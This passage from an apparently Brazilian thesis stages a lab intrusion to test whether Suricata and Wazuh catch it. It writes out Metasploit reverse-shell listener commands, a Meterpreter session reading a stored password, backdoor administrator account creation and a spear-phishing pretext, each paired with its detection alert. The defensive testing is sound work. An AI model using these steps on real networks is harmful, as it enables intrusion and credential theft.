
Porém, neste momento, as ferramentas de detecção começam a gerar os primeiros logs das atividades suspeitas. O *firewall* pfsense, que conta com o pacote Suricata para detecção e prevenção de intrusão baseado em rede, possui ainda o agente Wazuh instalado em seu sistema operacional base FreeBSD, permitindo a visualização dos logs de maneira centralizada na *dashboard* do Wazuh, mostrado na Figura 5.7.

A Figura 5.5 mostra o log gerado pela requisição de IP via DHCP, pelo Kali Linux, na interface do Suricata.

12/10/2023 19:22:42	⚠	1	UDP	Potential Corporate Privacy Violation	0.0.0.0	68	255.255.255.255	67	1:2022973	ET POLICY Possible Kali Linux hostname in DHCP Request Packet

Figura 5.5: Log gerado pela requisição de IP via DHCP, pelo Kali Linux, no Suricata Alerts do pfSense. Fonte: autor

A Figura 5.6 mostra o log gerado na interface do Suricata, enquanto as Figuras 5.8 5.9 mostram os detalhes do log na *dashboar* so Wazuh, onde é possível ver a data e hora do ataque, o IP do atacante, o IP da interface de destino e a VLAN que ocorreu o ataque.



Last 250 Alert Entries. (Most recent entries are listed first)

Date	Action	Pri	Proto	Class	Src	SPort	Dst	DPort	GID:SID	Description
12/10/2023 18:33:39	⚠	1	TCP	Web Application Attack	172.24.20.3	60790	172.24.20.254	80	1:2024364	ET SCAN Possible Nmap User-Agent Observed
12/10/2023 18:33:39	⚠	1	TCP	Web Application Attack	172.24.20.3	60774	172.24.20.254	80	1:2024364	ET SCAN Possible Nmap User-Agent Observed

Figura 5.6: Logs gerados pelo *nmap* no Suricata Alerts do pfSense. Fonte: autor




Figura 5.7: Logs gerados pelo *nmap* no Wazuh dashboard. Fonte: autor




Figura 5.8: Logs gerados pelo *nmap* no Wazuh dashboard. Fonte: autor




Figura 5.9: Logs gerados pelo *nmap* no Wazuh dashboard. Fonte: autor

Por fim, o intruso procura por alguma *exploit* conhecida sobre o pfSense na ferramenta *metasploit*, utilizando o comando *search* junto com o nome do *firewall*, mostrado na Figura 5.10.

```
msf6 > search pfsense

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/unix/http/pfsense_clickjacking              2017-11-21       normal     No     Clickjacking Vulnerability In CSRF
 Error Page pfSense
   1  exploit/unix/http/pfsense_diag_routes_webshell      2022-02-23       excellent  Yes    pfSense Diag Routes Web Shell Uplo
ad
   2  exploit/unix/http/pfsense_config_data_exec          2023-03-18       excellent  Yes    pfSense Restore RRD Data Command I
njection
   3  exploit/unix/http/pfsense_graph_injection_exec      2016-04-18       excellent  No     pfSense authenticated graph status
 RCE
   4  exploit/unix/http/pfsense_group_member_exec         2017-11-06       excellent  Yes    pfSense authenticated group member
 RCE
   5  exploit/unix/http/pfsense_pfblockerng_webshell      2022-09-05       great      Yes    pfSense plugin pfBlockerNG unauthe
nticated RCE as root


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/http/pfsense_pfblockerng_webshell
```

Figura 5.10: Comando *search* utilizado na ferramenta *metasploit* para pfSense. Fonte: autor

Conversando com os funcionários da empresa, o atacante decide utilizar técnicas de Engenharia Social para ganhar acesso na rede por meio de um usuário que não possui muito conhecimento sobre segurança de dados.

5.2 ETAPA 2: ENGENHARIA SOCIAL

Após adquirir um conhecimento básico da infraestrutura, o intruso optou por utilizar seus conhecimentos de Engenharia Social visto que está entre as vulnerabilidades mais exploradas do mundo, conforme abordado no Capítulo 2.5. Durante uma conversa com outro funcionário da empresa e percebe que o interno possui privilégios administrativos em sua máquina local de trabalho, e decide realizar um ataque de *spear phishing*.

Este ataque irá consistir em enviar um email malicioso se passando pelo supervisor geral de Tiago, e

neste email, é informado de uma nova política de segurança de dados obrigatória na empresa que obriga todos os funcionários a instalar uma atualização que irá monitorar os dados. Ela ainda utiliza caráter apelativo, informando que os colaboradores que não fizerem a atualização ou reclamarem da medida, sofrerão sanções administrativas.

Dessa forma, o funcionário se sente coagido e não hesita em instalar o arquivo malicioso que foi gerado a partir da ferramenta *setoolkit*, cujas etapas estão descritas nas Figuras abaixo:

A Figura 5.11 mostra o menu inicial da ferramenta, onde será utilizada a categoria "*Social-Engineering Attacks*".




Figura 5.11: Menu inicial *setoolkit*. Fonte: autor

A segunda tela, Figura 5.12, permite realizar o ataque de "*spear phishing*"diretamente da plataforma, porém foi escolhida a quarta opção, que permite gerar um *payload* malicioso que, se executado, permite uma conexão remota reversa, em um IP e porta específica, do tipo "*meterpreter shell*", explicado na seção 3.8.0.1 do documento.




Figura 5.12: Criar *payload* malicioso *setoolkit*. Fonte: autor

A Figura 5.13 mostra o tipo de *payload* escolhido, do tipo "*Windows Reverse_TCP Meterpreter*", que cria o processo no computador Windows da vítima permitindo a conexão do intruso.




Figura 5.13: Tipo de *payload* escolhido no *setoolkit*. Fonte: autor

Após, apenas é necessário configurar o IP e porta do servidor que ira escutar as requisições geradas pela execução do arquivo. Na Figura 5.14 e 5.15 podemos ver a configuração do IP e porta escolhido, e copiando o arquivo para uma pasta que será compartilhada na rede hospedando um servidor HTTP local na máquina Kali.




Figura 5.14: Configuração de IP e porta que será transmitida a conexão *Reverse_TCP Meterpreter*. Fonte: autor

Figura 5.15: Cópia do arquivo malicioso com nome confiável para a pasta que será compartilhada. Fonte: autor

O link que direciona para o servidor HTTP malicioso foi anexado ao corpo do email com um endereço que aparenta ser verdadeiro, e já que o endereço do site corresponde a um IP válido da rede interna da empresa, Tiago realmente acredita que a mensagem veio de seu gestor. A figura 5.16 mostra a visão do intruso, que é capaz de identificar o momento que a vítima faz o *download* do *malware*, em contrapartida, a Figura 5.17 mostra a visão da vítima, que acredita na legitimidade do *email*.




Figura 5.16: Servidor HTTP hospedado recebendo a requisição da vítima. Fonte: autor




Figura 5.17: Site acessado pela vítima para download do *malware*. Fonte: autor

A Figura 5.18 mostra o log gerado pelo Suricata Alerts do acesso ao servidor HTTP criado para distribuição do arquivo.




Figura 5.18: Log gerado no Suricata Alerts sobre o servidor HTTP que hospeda o arquivo do *malware*, porta 8000. Fonte: autor

5.3 ETAPA 3: INTRUSÃO INICIAL

Após a instalação do *malware*, o intruso alcança a quarta etapa do modelo *Cyber kill chain*, a Exploração, onde a escolha da *exploit* que será utilizada na ferramenta *metasploit* e configuração de IP e porta, é evidenciada na Figuras 5.19.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 172.24.20.3
lhost ⇒ 172.24.20.3
msf6 exploit(multi/handler) > set lport 4455
lport ⇒ 4455
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.24.20.3:4455
```

Figura 5.19: Escolha da *exploit* que será utilizada na ferramenta *metasploit*. Fonte: autor

Assim que a vítima executa o arquivo malicioso, o servidor escuta e cria uma sessão *Reverse_TCP Meterpreter*, acessável pelo comando "*shell*". A Figura 5.20 mostra que o cmd remoto criado, e o diretório em que o intruso se encontra na máquina da empresa.

```
[*] Sending stage (175686 bytes) to 172.24.20.2
[*] Meterpreter session 1 opened (172.24.20.3:4455 → 172.24.20.2:49842) at 2023-12-10 14:51:11 -0500

meterpreter > shell
Process 2608 created.
Channel 1 created.
Microsoft Windows [vers◆o 10.0.19044.3693]
(c) Microsoft Corporation. Todos os direitos reservados.

C:\Users\tiago.barbosa\Downloads>
```

Figura 5.20: Sessão remota do *meterpreter shell* aberta. Fonte: autor

Neste momento, o intruso já possui um canal para acessar informações confidenciais do usuário, exemplificado na Figura 5.21, onde o intruso ganha conhecimento das senhas bancárias do colaborador por meio de um arquivo .txt que era guardado no diretório "Documentos"da vítima.

```
C:\Users\tiago.barbosa\Documents>dir
dir
 O volume na unidade C n◆o tem nome.
 O N◆mero de S◆rie do Volume ◆ 6690-E632

 Pasta de C:\Users\tiago.barbosa\Documents

06/12/2023  02:10    <DIR>          .
06/12/2023  02:10    <DIR>          ..
03/11/2023  00:54                28 Arquivo1.txt
03/11/2023  00:56                31 Arquivo2.txt
               2 arquivo(s)             59 bytes
               2 pasta(s)   23.820.120.064 bytes dispon◆veis

C:\Users\tiago.barbosa\Documents>type Arquivo1.txt
type Arquivo1.txt
Este e um teste de arquivo!
C:\Users\tiago.barbosa\Documents>type Arquivo2.txt
type Arquivo2.txt
Senha Banco do Brasil
12345678
C:\Users\tiago.barbosa\Documents>
```

Figura 5.21: Informações roubadas da vítima. Fonte: autor

Por outro lado, a empresa é capaz de monitorar a criação de arquivos por meio do *syscheck* e todos os novos processos, por meio do serviço *sysmon*, nas máquinas que possuem o agente Wazuh. Visto isso, são gerados alertas na interface web do Wazuh relacionados tanto ao download quanto à instalação do arquivo malicioso, e a nova conexão remota *meterpreter shell*. Os alertas podem ser vistos nas figuras abaixo:

›	Dec 10, 2023 @ 14:42:15.936	UnityTI-TI1	Sysmon - Event 15: FileCreateStreamHash.	5	101115
›	Dec 10, 2023 @ 14:42:15.921	UnityTI-TI1	Sysmon - Event 15: FileCreateStreamHash.	5	101115
›	Dec 10, 2023 @ 14:42:15.903	UnityTI-TI1	Sysmon - Event 15: FileCreateStreamHash.	5	101115
›	Dec 10, 2023 @ 14:42:15.888	UnityTI-TI1	Sysmon - Event 11: FileCreate.	5	101111
›	Dec 10, 2023 @ 14:42:15.884	UnityTI-TI1	Sysmon - Event 15: FileCreateStreamHash.	5	101115

Figura 5.22: Alerta referente ao *download* do arquivo malicioso. Fonte: autor




Figura 5.23: Descrição do alerta de *download*. Fonte: autor

O alerta gerado pelo *sysmon* é capaz de identificas que o novo processo não foi iniciado da máquina do usuário, e sim de uma conexão de rede. A Figura 5.24 mostra o cabeçalho dos alertas de acordo com as regras criadas para o serviço instalado no host monitorado, enquanto a Figura 5.25 mostra a descrição do alerta, informando o IP e porta de destino da conexão remota e, inclusive, o arquivo que foi executado que permitiu essa conexão.

Figura 5.24: Alerta da conexão remota *meterpreter shell*. Fonte: autor




Figura 5.25: Descrição do alerta da conexão remota *meterpreter shell*. Fonte: autor

É importante destacar que o nível de severidade do alerta foi 5, porém essa nível é configurado por meio dos arquivos de configuração editados do servidor Wazuh.

5.4 ETAPA 4: FORTALECER LAÇOS

Nesta etapa, o intruso tem como objetivo fortalecer os laços obtidos na intrusão inicial, quinta etapa do modelo *Cyber kill chain*. Dito isso, ele escolhe criar uma conta de administrador local na máquina invadida, para que futuramente possa ter acesso a mesma, sem precisar da conexão remota do *meterpreter shell* e podendo até mesmo fazer uma conexão remota via SSH (*Secure Shell*) sem necessidade da vítima executar qualquer arquivo. Esta etapa pode ser observada na Figura 5.26.

```
C:\Users\tiago.barbosa\Documents>net user admin2 s3nh@hack /add
A conta já existe.

Para obter mais ajuda, digite NET HELPMSG 2224.


C:\Users\tiago.barbosa\Documents>net localgroup administradores admin2 /add
Comando concluído com êxito.
```

Figura 5.26: Criação da nova conta de administrador via conexão remota *meterpreter shell*. Fonte: autor

Novamente, a solução EDR proposta é capaz de identificar o processo de criação e elevação da permissão de acesso da conta, devido a sua capacidade de alertas utilizando a ferramenta *syscheck*. A Figura 5.27 mostra o log gerado na *dashboard*, capaz de informar que o grupo de Administradores da máquina mudou, grau de severidade 12, definido por padrão como evento de alta importância, e o processo que criou essa conta.

Figura 5.27: Alerta da criação da nova conta de administrador. Fonte: autor

5.5 ETAPA 5: SEQUESTRO DE DADOS

Possuindo acesso completo a máquina da vítima, o intruso consegue viabilizar o movimento lateral na rede, se passando pelo usuário que possui credenciais validadas para uso dos serviços. Por exemplo, o servidor de arquivos pode ser acessado via comando *pushd* utilizando credenciais do usuário fixo da

empresa que possui acesso ao *FileServer*, como pode ser visto na Figura 5.28.

```
C:\Users\tiago.barbosa\Documents>pushd \\UnityTI-DC01\fs

Z:\>dir
 O volume na unidade Z é UnityFS
 O Número de Série do Volume é 0814-BD99

 Pasta de Z:\

06/12/2023  03:13    <DIR>          FIN
06/12/2023  02:09    <DIR>          RH
06/12/2023  02:09    <DIR>          TI
               0 arquivo(s)              0 bytes
               3 pasta(s)   10.690.908.160 bytes disponíveis
```

Figura 5.28: Acesso ao *FileServer* via prompt de comando. Fonte: autor

Utilizando agora a ferramenta de monitoramento de integridade de arquivos, foi configurado para que o servidor de arquivos seja monitorado pelo agente no Windows Server, dessa forma, a alteração dos arquivos em qualquer pasta, para cada um dos setores, gera alertas no módulo de integridade de arquivos. Os mesmos podem ser observados nas Figuras 5.29 e 5.30.

t agent.ip	172.24.10.2
t agent.name	WindowsServer1
t data.aws.accountId	
t data.aws.region	
t decoder.name	syscheck_new_entry
t full_log	File 'd:\ti\arquivonovo.txt' added Mode: realtime
t id	1702242489.19630036
t input.type	log
t location	syscheck
t manager.name	osboxes
t rule.description	File added to the system.

Figura 5.29: Alerta da criação de um novo arquivo no *FileServer* pelo cliente *Windows*. Fonte: autor

Dec 10, 2023 @ 17:10:46.595 WindowsServer1 d:\rh\arquivo1.txt modified Integrity checksum changed. 7

Expanded document View surrounding documents

Table JSON

t _index	wazuh-alerts-4.x-2023.12.10
t agent.id	001
t agent.ip	172.24.10.2
t agent.name	WindowsServer1

Figura 5.30: Alerta da modificação de outro arquivo presente em outra pasta setorial. Fonte: autor

Agora, com acesso aos ativos e dados mais importantes da empresa, o usuário mal intencionado pode

sequestrar tais dados por meio de um ataque de *ransomware*. Para fins demonstrativos, foi utilizado o simulador de *ransomware* chamado CashCat. Este simulador é um arquivo executável que altera a extensão dos arquivos de uma pasta, tornando-os ilegíveis. Ao menos que a vítima coloque a senha correta, os arquivos continuam com uma extensão criada pela ferramenta.

Como a ferramenta possui apenas um caráter educativo, ela apenas exemplifica de maneira didática e reversível como ocorre essa *exploit*. É possível recuperar os arquivos simplesmente alterando a extensão do arquivo ao qual era originalmente ou inserindo a senha para devolução do arquivo (123456789).

A diferença entre o simulador e um ataque real, porém simples, de um *ransomware*, é a utilização de um código que ao invés de mudar o tipo de extensão dos arquivos, concatena os arquivos em uma lista e os criptografa por meio de uma criptografia de chave simétrica AES de 128 bits. A biblioteca "*Fernet*"em *python* pode ser utilizada para esse fim.

A Figura 5.31 mostra como o atacante hospeda o executável em sua máquina, e a partir do comando *curl* consegue baixar via linha de comando na máquina da vítima (*FileServer* ou máquina cliente) e executá-lo remotamente.




Figura 5.31: Inserção do simulador de *ransomware* na máquina cliente. Fonte: autor

Executado o comando remotamente, o computador da vítima abre a janela da Figura 5.32, cobrando o resgate dos arquivos. Já na Figura 5.33, é possível observar os arquivos modificados.

Figura 5.32: Janela do simulador de *ransomware CashCat*. Fonte: autor




Figura 5.33: Arquivos modificados pelo *CashCat*. Fonte: autor

A Figura 5.34 mostra a tela do simulador após a inserção da senha correta, modificando novamente os arquivos para sua extensão original.




Figura 5.34: Alerta da modificação de outro arquivo presente em outra pasta setorial. Fonte: autor

Por fim, o Wazuh novamente foi capaz de perceber todas as etapas realizadas para o sequestro de dados. Na Figura 5.35 é possível ver o alerta gerado pela criação do novo arquivo via linha de comando utilizando o *curl*, e na Figura 5.36, o alerta gerado pelo sequestro dos arquivos utilizando o *CashCat*.

t	data.win.system.level	4
t	data.win.system.message	"File created: RuleName: EXE UtcTime: 2023-12-10 22:10:04.498 ProcessGuid: {30587b03-373c-6576-d601-000000002300} ProcessId: 2896 Image: C:\Windows\SysWOW64\curl.exe TargetFilename: C:\Users\tiago.barbosa\Documents\CashCat.exe CreationUtcTime: 2023-12-10 22:10:04.498 User: UNITYTI\Administrator"
t	data.win.system.opcode	0

Figura 5.35: Alerta gerado pela criação remota do arquivo "*CashCat.exe*". Fonte: autor

›	Dec 11, 2023 @ 22:37:18.980	UnityTI-TI1	d:\ti\arquivonovo.txt	deleted	File deleted.	7
›	Dec 11, 2023 @ 22:37:18.976	UnityTI-TI1	d:\ti\arquivonovo.horribleformat	added	File added to the system.	5
›	Dec 11, 2023 @ 22:37:12.538	UnityTI-TI1	d:\ti\arquivo2.horribleformat	added	File added to the system.	5
›	Dec 11, 2023 @ 22:37:12.538	UnityTI-TI1	d:\ti\arquivo2.txt	deleted	File deleted.	7

Figura 5.36: Alerta gerado pelo sequestro dos arquivos utilizando o *CashCat*. Fonte: autor

6 CONCLUSÃO

Este projeto teve como resultado o desenvolvido de um ambiente corporativo controlado devidamente segmentado, com o uso de tecnologias reais e aplicáveis, onde as ferramentas de detecção de intrusão, que combinam técnicas de detecção baseadas em *hosts* e rede, foram testadas a partir de práticas de intrusão baseadas em Engenharia social e roubo de informações por meio de um ataque de *ransomware*.

Assim, o usuário mal intencionado localizado dentro da rede corporativa, designado para realizar um trabalho temporário, não possui uma conta ativa no controlador de domínio e, apenas com uma conexão cabeada, consegue explorar o movimento lateral de rede devido a falta das devidas práticas de políticas de segurança da informação.

Após comprovar que as soluções NIPS e HIDS propostas foram capazes de detectar todas as etapas da movimentação do intruso na infraestrutura da empresa, é importante destacar ainda a importância da presença das equipes de SOC (*Security Operation Center*), a fim de tratar os alertas e tomar as devidas providencias para interrupção do ataque, protegendo os bens da físicos e digitais de uma empresa.

Como este estudo faz uma contribuição da pesquisa prévia realizada por ALVES, H.B.P. [16] e ALARCÃO, A.P.A. [17], foi possível identificar que as ferramentas propostas são capazes de acompanhar a evolução dos ataques de intrusão, já que o aprendizado das plataformas é baseado em múltiplos indicadores e bancos de dados.

Por fim, o investimento em recursos humanos se torna uma necessidade tão importante quanto o investimento tecnológico, onde as empresas que participaram dos relatórios citados ao longo da Seção 2, destacam apenas o investimento financeiro na segunda esfera, parecendo perpassar pela responsabilidade individual dos funcionários em demonstrar conhecimentos sobre tecnologia e segurança de dados, esses que por sua vez, ainda são o elo mais fraco de qualquer sistema de informação.

7 TRABALHOS FUTUROS

As sugestões para continuação deste estudo são baseadas no objetivo de aumentar a responsividade da implementação já apresentada, ou testar se outras plataformas possuem a capacidade de alertar uma seleção de *exploits* ou acompanhar a evolução dos ataques de intrusão.

